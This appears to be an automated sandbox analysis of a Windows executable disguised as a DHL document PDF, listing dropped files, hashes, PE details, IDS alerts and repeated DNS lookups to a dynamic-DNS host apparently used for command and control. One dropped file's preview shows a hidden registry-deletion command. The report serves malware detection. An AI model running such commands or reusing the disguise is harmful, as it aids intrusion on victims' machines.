Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	53
Entropy (8bit):	4.263285494083192
Encrypted:	false
SSDEEP:	3:LjT9fnMXdemzCK0vn:rZnMXd1CV
MD5:	8ADA51400B7915DE2124BAAF75E3414C
SHA1:	1A7B9DB12184AB7FD7FCE1C383F9670A00ADB081
SHA-256:	45AA3957C29865260A78F03EEF18AE9AEBDBF7BEA751ECC88BE4A799F2BB46C7
SHA-512:	9AFC138157A4565294CA49942579CDB6F5D8084E56F9354738DE62B585F4C0FA3E7F2CBC9541827F2084E3FF36C46EED29B46F5DD2444062FFCD05C599992E68
Malicious:	false
Reputation:	unknown
Preview:	start /min reg delete hkcu\Environment /v windir /f..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\lqzencolmjnhoxprppdkgkfyidrxfas[1]	
Process:	C:\Users\Public\Libraries\lqzenco\lqzenco.exe
File Type:	data
Category:	dropped
Size (bytes):	873984
Entropy (8bit):	**7.9969159829391385**
Encrypted:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\lqzencolmjnhoxprppdkgkfyidrxfas[1]	
SSDEEP:	24576:WkRi6BScPafSfJKPyZ/Sba3koow5ba33m6YwEcds:WobBLafgJKPyZ/MpoaW6YP
MD5:	6CFF8FAF4A45291638E775B0EB1DF24D
SHA1:	472E6F7B86A62F191AD8A231CE58F356A046A2F7
SHA-256:	195306105A3F635EA75E8D8E02987BB106B62C75AA1A6F4914A287E8DB424631
SHA-512:	F23B002AC8D7060D065B7DAFA6AD39C07ED5AD5CE20394B88CCB65B7EBD74EA31EBC4710F853FF6DAA2926CC747AF797FBE3E8E01A79DDDD169E7AB9E997 308
Malicious:	false
Reputation:	unknown
Preview:	.....6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X... .*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]%.....(& ...P...sZ.G..W#..v..FN.}r...kG.....c2>.....K.(& &!.)....7..6G..U..9 .v..FN.}r...l.)....n.7..N.}r...oP..oP.....2>X...X.u.;.....:.|..y1.-..n....6.X..OWOT...'.v....G..<.cgn.R.X.....u.8..>5..{....wT.I....#.....{.....).H t...wT.I....#.....{.....&N.n..+..u.U "OT..t..X.....X....u.8..>5..{....wT.I....#.....{.....|+m.z..h4.?9+Q.....Nk....^U...y..I.u.....o...!{.M..dK.$....s.5;....m.Y..mr..".*...y...\.y..>.....F.;..k..a.....%~.....i.s.q.n!g.....+Ne.*. [.~...y..Ra.C..9<..q....J.v.....u.#a.Vp770./PdXs.....{.P`L..=8..{...].....96... .~...9 ..v..`Q...Zl/V|....'.r3;.u.>..1U..bU..j.V}..154...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\lqzencolmjnhoxprppdkgkfyidrxfas[1]	
Process:	C:\Users\user\Desktop\ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	873984
Entropy (8bit):	**7.9969159829391385**
Encrypted:	**true**
SSDEEP:	24576:WkRi6BScPafSfJKPyZ/Sba3koow5ba33m6YwEcds:WobBLafgJKPyZ/MpoaW6YP
MD5:	6CFF8FAF4A45291638E775B0EB1DF24D
SHA1:	472E6F7B86A62F191AD8A231CE58F356A046A2F7
SHA-256:	195306105A3F635EA75E8D8E02987BB106B62C75AA1A6F4914A287E8DB424631
SHA-512:	F23B002AC8D7060D065B7DAFA6AD39C07ED5AD5CE20394B88CCB65B7EBD74EA31EBC4710F853FF6DAA2926CC747AF797FBE3E8E01A79DDDD169E7AB9E997 308
Malicious:	false
Reputation:	unknown
Preview:	.....6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X... .*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]%.....(& ...P...sZ.G..W#..v..FN.}r...kG.....c2>.....K.(& &!.)....7..6G..U..9 .v..FN.}r...l.)....n.7..N.}r...oP..oP.....2>X...X.u.;.....:.|..y1.-..n....6.X..OWOT...'.v....G..<.cgn.R.X.....u.8..>5..{....wT.I....#.....{.....).H t...wT.I....#.....{.....&N.n..+..u.U "OT..t..X.....X....u.8..>5..{....wT.I....#.....{.....|+m.z..h4.?9+Q.....Nk....^U...y..I.u.....o...!{.M..dK.$....s.5;....m.Y..mr..".*...y...\.y..>.....F.;..k..a.....%~.....i.s.q.n!g.....+Ne.*. [.~...y..Ra.C..9<..q....J.v.....u.#a.Vp770./PdXs.....{.P`L..=8..{...].....96... .~...9 ..v..`Q...Zl/V|....'.r3;.u.>..1U..bU..j.V}..154...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\lqzencolmjnhoxprppdkgkfyidrxfas[1]	
Process:	C:\Users\Public\Libraries\lqzenco\lqzenco.exe
File Type:	data
Category:	dropped
Size (bytes):	873984
Entropy (8bit):	**7.9969159829391385**
Encrypted:	**true**
SSDEEP:	24576:WkRi6BScPafSfJKPyZ/Sba3koow5ba33m6YwEcds:WobBLafgJKPyZ/MpoaW6YP
MD5:	6CFF8FAF4A45291638E775B0EB1DF24D
SHA1:	472E6F7B86A62F191AD8A231CE58F356A046A2F7
SHA-256:	195306105A3F635EA75E8D8E02987BB106B62C75AA1A6F4914A287E8DB424631
SHA-512:	F23B002AC8D7060D065B7DAFA6AD39C07ED5AD5CE20394B88CCB65B7EBD74EA31EBC4710F853FF6DAA2926CC747AF797FBE3E8E01A79DDDD169E7AB9E997 308
Malicious:	false
Reputation:	unknown
Preview:	.....6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X... .*m.....L5.8.5..6....M....7.Z..._cw S]b....).....T.....4....o...$X....*m.....L5.8.5..6....M....7.Z..._cw S]%.....(& ...P...sZ.G..W#..v..FN.}r...kG.....c2>.....K.(& &!.)....7..6G..U..9 .v..FN.}r...l.)....n.7..N.}r...oP..oP.....2>X...X.u.;.....:.|..y1.-..n....6.X..OWOT...'.v....G..<.cgn.R.X.....u.8..>5..{....wT.I....#.....{.....).H t...wT.I....#.....{.....&N.n..+..u.U "OT..t..X.....X....u.8..>5..{....wT.I....#.....{.....|+m.z..h4.?9+Q.....Nk....^U...y..I.u.....o...!{.M..dK.$....s.5;....m.Y..mr..".*...y...\.y..>.....F.;..k..a.....%~.....i.s.q.n!g.....+Ne.*. [.~...y..Ra.C..9<..q....J.v.....u.#a.Vp770./PdXs.....{.P`L..=8..{...].....96... .~...9 ..v..`Q...Zl/V|....'.r3;.u.>..1U..bU..j.V}..154...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.9988393829759294

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe
File size:	1009152
MD5:	3808d4a11cbee20896cca28f9a3bcb9b
SHA1:	b3a533d6e00ace2ec0612c9af66c6dd69c5180b3
SHA256:	53c2e53d33f80e88b16cce06621f99680e0e5f387315cb81af97cee58080165a
SHA512:	980425efd3d01a3c5adbbd3873d819af60c1e62a9b3214b01f1c1e6de338d068b53c18ad4645c66e8c13db8f2144f2e0c01b27e3b1e4af55d19474ec83a5fd
SSDEEP:	24576:L5A8SqIkJpbDpQc6ScVHdPaHxA7VhLRYF:Lr5ZoHdPaRyzKF
File Content Preview:	MZ.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	d2e6c45663c86871

Static PE Info

General

Entrypoint:	0x477a08
Entrypoint Section:	.....
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A2E5E19 [Thu Jun 4 18:16:57 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7485e319df85e87afca01bdc77d12961

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.....	0x1000	0x75dc0	0x75e00	False	0.529974151644	data	6.5690645697	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.....	0x77000	0xa50	0xc00	False	0.535807291667	data	5.68654279388	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.....	0x78000	0x2604	0x2800	False	0.41875	data	4.27539272227	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
....	0x7b000	0x38d8	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.....	0x7f000	0x28e6	0x2a00	False	0.317057291667	data	5.12299679952	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
....	0x82000	0x34	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.....	0x83000	0x30	0x200	False	0.1015625	data	0.606751191078	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.....	0x84000	0x7230	0x7400	False	0.623013200431	data	6.65937740819	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.....	0x8c000	0x72fc2	0x73000	False	0.558258322011	data	6.93563526848	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-20:40:26.090744	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49910	8.8.8.8	192.168.2.4
09/27/21-20:40:28.212397	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64549	8.8.8.8	192.168.2.4
09/27/21-20:40:47.445765	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61721	8.8.8.8	192.168.2.4
09/27/21-20:40:49.554492	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51255	8.8.8.8	192.168.2.4
09/27/21-20:40:52.234039	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61522	8.8.8.8	192.168.2.4
09/27/21-20:41:03.235649	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59794	8.8.8.8	192.168.2.4
09/27/21-20:41:17.924951	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53418	8.8.8.8	192.168.2.4
09/27/21-20:41:30.956044	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51275	8.8.8.8	192.168.2.4
09/27/21-20:41:33.111673	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63492	8.8.8.8	192.168.2.4
09/27/21-20:41:39.455292	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57091	8.8.8.8	192.168.2.4
09/27/21-20:41:43.690538	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54450	8.8.8.8	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:40:00.329817057 CEST	192.168.2.4	8.8.8.8	0xaf7e	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:01.487426043 CEST	192.168.2.4	8.8.8.8	0x72ff	Standard query (0)	bl30uw.sn. files.1drv.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:26.069981098 CEST	192.168.2.4	8.8.8.8	0xd18a	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:28.191519976 CEST	192.168.2.4	8.8.8.8	0x61d9	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:30.296859026 CEST	192.168.2.4	8.8.8.8	0x4be0	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:32.554495096 CEST	192.168.2.4	8.8.8.8	0x500f	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:35.508255959 CEST	192.168.2.4	8.8.8.8	0x5b70	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:35.778544903 CEST	192.168.2.4	8.8.8.8	0x6992	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:36.340289116 CEST	192.168.2.4	8.8.8.8	0xf6e3	Standard query (0)	bl30uw.sn. files.1drv.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:37.736310959 CEST	192.168.2.4	8.8.8.8	0xf757	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:39.840715885 CEST	192.168.2.4	8.8.8.8	0x941c	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:42.794097900 CEST	192.168.2.4	8.8.8.8	0xe14e	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:44.545025110 CEST	192.168.2.4	8.8.8.8	0xd5fc	Standard query (0)	bl30uw.sn. files.1drv.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:47.422678947 CEST	192.168.2.4	8.8.8.8	0x216	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:49.533044100 CEST	192.168.2.4	8.8.8.8	0x813	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:52.200242996 CEST	192.168.2.4	8.8.8.8	0x73fa	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:54.499921083 CEST	192.168.2.4	8.8.8.8	0x620b	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:56.794174910 CEST	192.168.2.4	8.8.8.8	0xf61c	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:58.999835014 CEST	192.168.2.4	8.8.8.8	0xa4a5	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:01.101335049 CEST	192.168.2.4	8.8.8.8	0x4f8b	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:03.211925030 CEST	192.168.2.4	8.8.8.8	0x4880	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:05.504503965 CEST	192.168.2.4	8.8.8.8	0xd44d	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:07.787156105 CEST	192.168.2.4	8.8.8.8	0xca1e	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:11.246792078 CEST	192.168.2.4	8.8.8.8	0x97ab	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:13.486362934 CEST	192.168.2.4	8.8.8.8	0x4556	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:15.690439939 CEST	192.168.2.4	8.8.8.8	0xfea6	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:17.904463053 CEST	192.168.2.4	8.8.8.8	0xc846	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:20.089129925 CEST	192.168.2.4	8.8.8.8	0x4bfd	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:22.204933882 CEST	192.168.2.4	8.8.8.8	0x5dfd	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:24.323244095 CEST	192.168.2.4	8.8.8.8	0x3c7	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:26.440473080 CEST	192.168.2.4	8.8.8.8	0x6c58	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:28.589694023 CEST	192.168.2.4	8.8.8.8	0xb11b	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:30.934642076 CEST	192.168.2.4	8.8.8.8	0x29b	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:33.083949089 CEST	192.168.2.4	8.8.8.8	0xf9b9	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:35.215830088 CEST	192.168.2.4	8.8.8.8	0x7da5	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:37.323995113 CEST	192.168.2.4	8.8.8.8	0x2de7	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:39.433008909 CEST	192.168.2.4	8.8.8.8	0xf6a1	Standard query (0)	ongod4ever .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:41:41.558228970 CEST	192.168.2.4	8.8.8.8	0xc97d	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:43.668311119 CEST	192.168.2.4	8.8.8.8	0xdadc	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:45.795187950 CEST	192.168.2.4	8.8.8.8	0xc1b1	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:48.034203053 CEST	192.168.2.4	8.8.8.8	0x4ee2	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:50.154508114 CEST	192.168.2.4	8.8.8.8	0xd265	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:52.264264107 CEST	192.168.2.4	8.8.8.8	0x5e9b	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:54.373840094 CEST	192.168.2.4	8.8.8.8	0x88b9	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:56.481215954 CEST	192.168.2.4	8.8.8.8	0xd752	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:58.592732906 CEST	192.168.2.4	8.8.8.8	0x14d1	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:42:06.596437931 CEST	192.168.2.4	8.8.8.8	0x1b36	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:42:08.715605974 CEST	192.168.2.4	8.8.8.8	0x346a	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)
Sep 27, 2021 20:42:10.826145887 CEST	192.168.2.4	8.8.8.8	0xfb67	Standard query (0)	ongod4ever.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:40:00.377412081 CEST	8.8.8.8	192.168.2.4	0xaf7e	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:01.589236021 CEST	8.8.8.8	192.168.2.4	0x72ff	No error (0)	bl30uw.sn.files.1drv.com	sn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:01.589236021 CEST	8.8.8.8	192.168.2.4	0x72ff	No error (0)	sn-files.fe.1drv.com	odc-sn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:26.090744019 CEST	8.8.8.8	192.168.2.4	0xd18a	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:28.212397099 CEST	8.8.8.8	192.168.2.4	0x61d9	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:30.310684919 CEST	8.8.8.8	192.168.2.4	0x4be0	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:32.567531109 CEST	8.8.8.8	192.168.2.4	0x500f	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:35.522198915 CEST	8.8.8.8	192.168.2.4	0x5b70	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:35.861727953 CEST	8.8.8.8	192.168.2.4	0x6992	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:36.441093922 CEST	8.8.8.8	192.168.2.4	0xf6e3	No error (0)	bl30uw.sn.files.1drv.com	sn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:36.441093922 CEST	8.8.8.8	192.168.2.4	0xf6e3	No error (0)	sn-files.fe.1drv.com	odc-sn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:37.749092102 CEST	8.8.8.8	192.168.2.4	0xf757	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:39.854439974 CEST	8.8.8.8	192.168.2.4	0x941c	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:42.857904911 CEST	8.8.8.8	192.168.2.4	0xe14e	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:44.717713118 CEST	8.8.8.8	192.168.2.4	0xd5fc	No error (0)	bl30uw.sn.files.1drv.com	sn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:40:44.717713118 CEST	8.8.8.8	192.168.2.4	0xd5fc	No error (0)	sn-files.fe.1drv.com	odc-sn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:40:47.445765018 CEST	8.8.8.8	192.168.2.4	0x216	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:49.554491997 CEST	8.8.8.8	192.168.2.4	0x813	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:52.234039068 CEST	8.8.8.8	192.168.2.4	0x73fa	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:54.513664007 CEST	8.8.8.8	192.168.2.4	0x620b	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:56.808721066 CEST	8.8.8.8	192.168.2.4	0xf61c	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:40:59.013353109 CEST	8.8.8.8	192.168.2.4	0xa4a5	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:01.114439011 CEST	8.8.8.8	192.168.2.4	0x4f8b	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:03.235649109 CEST	8.8.8.8	192.168.2.4	0x4880	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:05.526628971 CEST	8.8.8.8	192.168.2.4	0xd44d	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:07.801413059 CEST	8.8.8.8	192.168.2.4	0xca1e	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:11.259496927 CEST	8.8.8.8	192.168.2.4	0x97ab	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:13.499980927 CEST	8.8.8.8	192.168.2.4	0x4556	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:15.703810930 CEST	8.8.8.8	192.168.2.4	0xfea6	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:17.924951077 CEST	8.8.8.8	192.168.2.4	0xc846	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:20.102364063 CEST	8.8.8.8	192.168.2.4	0x4bfd	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:22.218985081 CEST	8.8.8.8	192.168.2.4	0x5dfd	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:24.335789919 CEST	8.8.8.8	192.168.2.4	0x3c7	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:26.453758955 CEST	8.8.8.8	192.168.2.4	0x6c58	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:28.603553057 CEST	8.8.8.8	192.168.2.4	0xb11b	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:30.956043959 CEST	8.8.8.8	192.168.2.4	0x29b	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:33.111673117 CEST	8.8.8.8	192.168.2.4	0xf9b9	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:35.228498936 CEST	8.8.8.8	192.168.2.4	0x7da5	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:37.337399006 CEST	8.8.8.8	192.168.2.4	0x2de7	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:39.455291986 CEST	8.8.8.8	192.168.2.4	0xf6a1	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:41.570872068 CEST	8.8.8.8	192.168.2.4	0xc97d	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:43.690537930 CEST	8.8.8.8	192.168.2.4	0xdadc	No error (0)	ongod4ever .ddns.net		185.140.53.15	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:41:45.808367014 CEST	8.8.8.8	192.168.2.4	0xc1b1	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:48.047791004 CEST	8.8.8.8	192.168.2.4	0x4ee2	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:50.166790962 CEST	8.8.8.8	192.168.2.4	0xd265	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:52.277652025 CEST	8.8.8.8	192.168.2.4	0x5e9b	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:54.386415005 CEST	8.8.8.8	192.168.2.4	0x88b9	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Sep 27, 2021 20:41:56.493730068 CEST	8.8.8.8	192.168.2.4	0xd752	No error (0)	ongod4ever.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
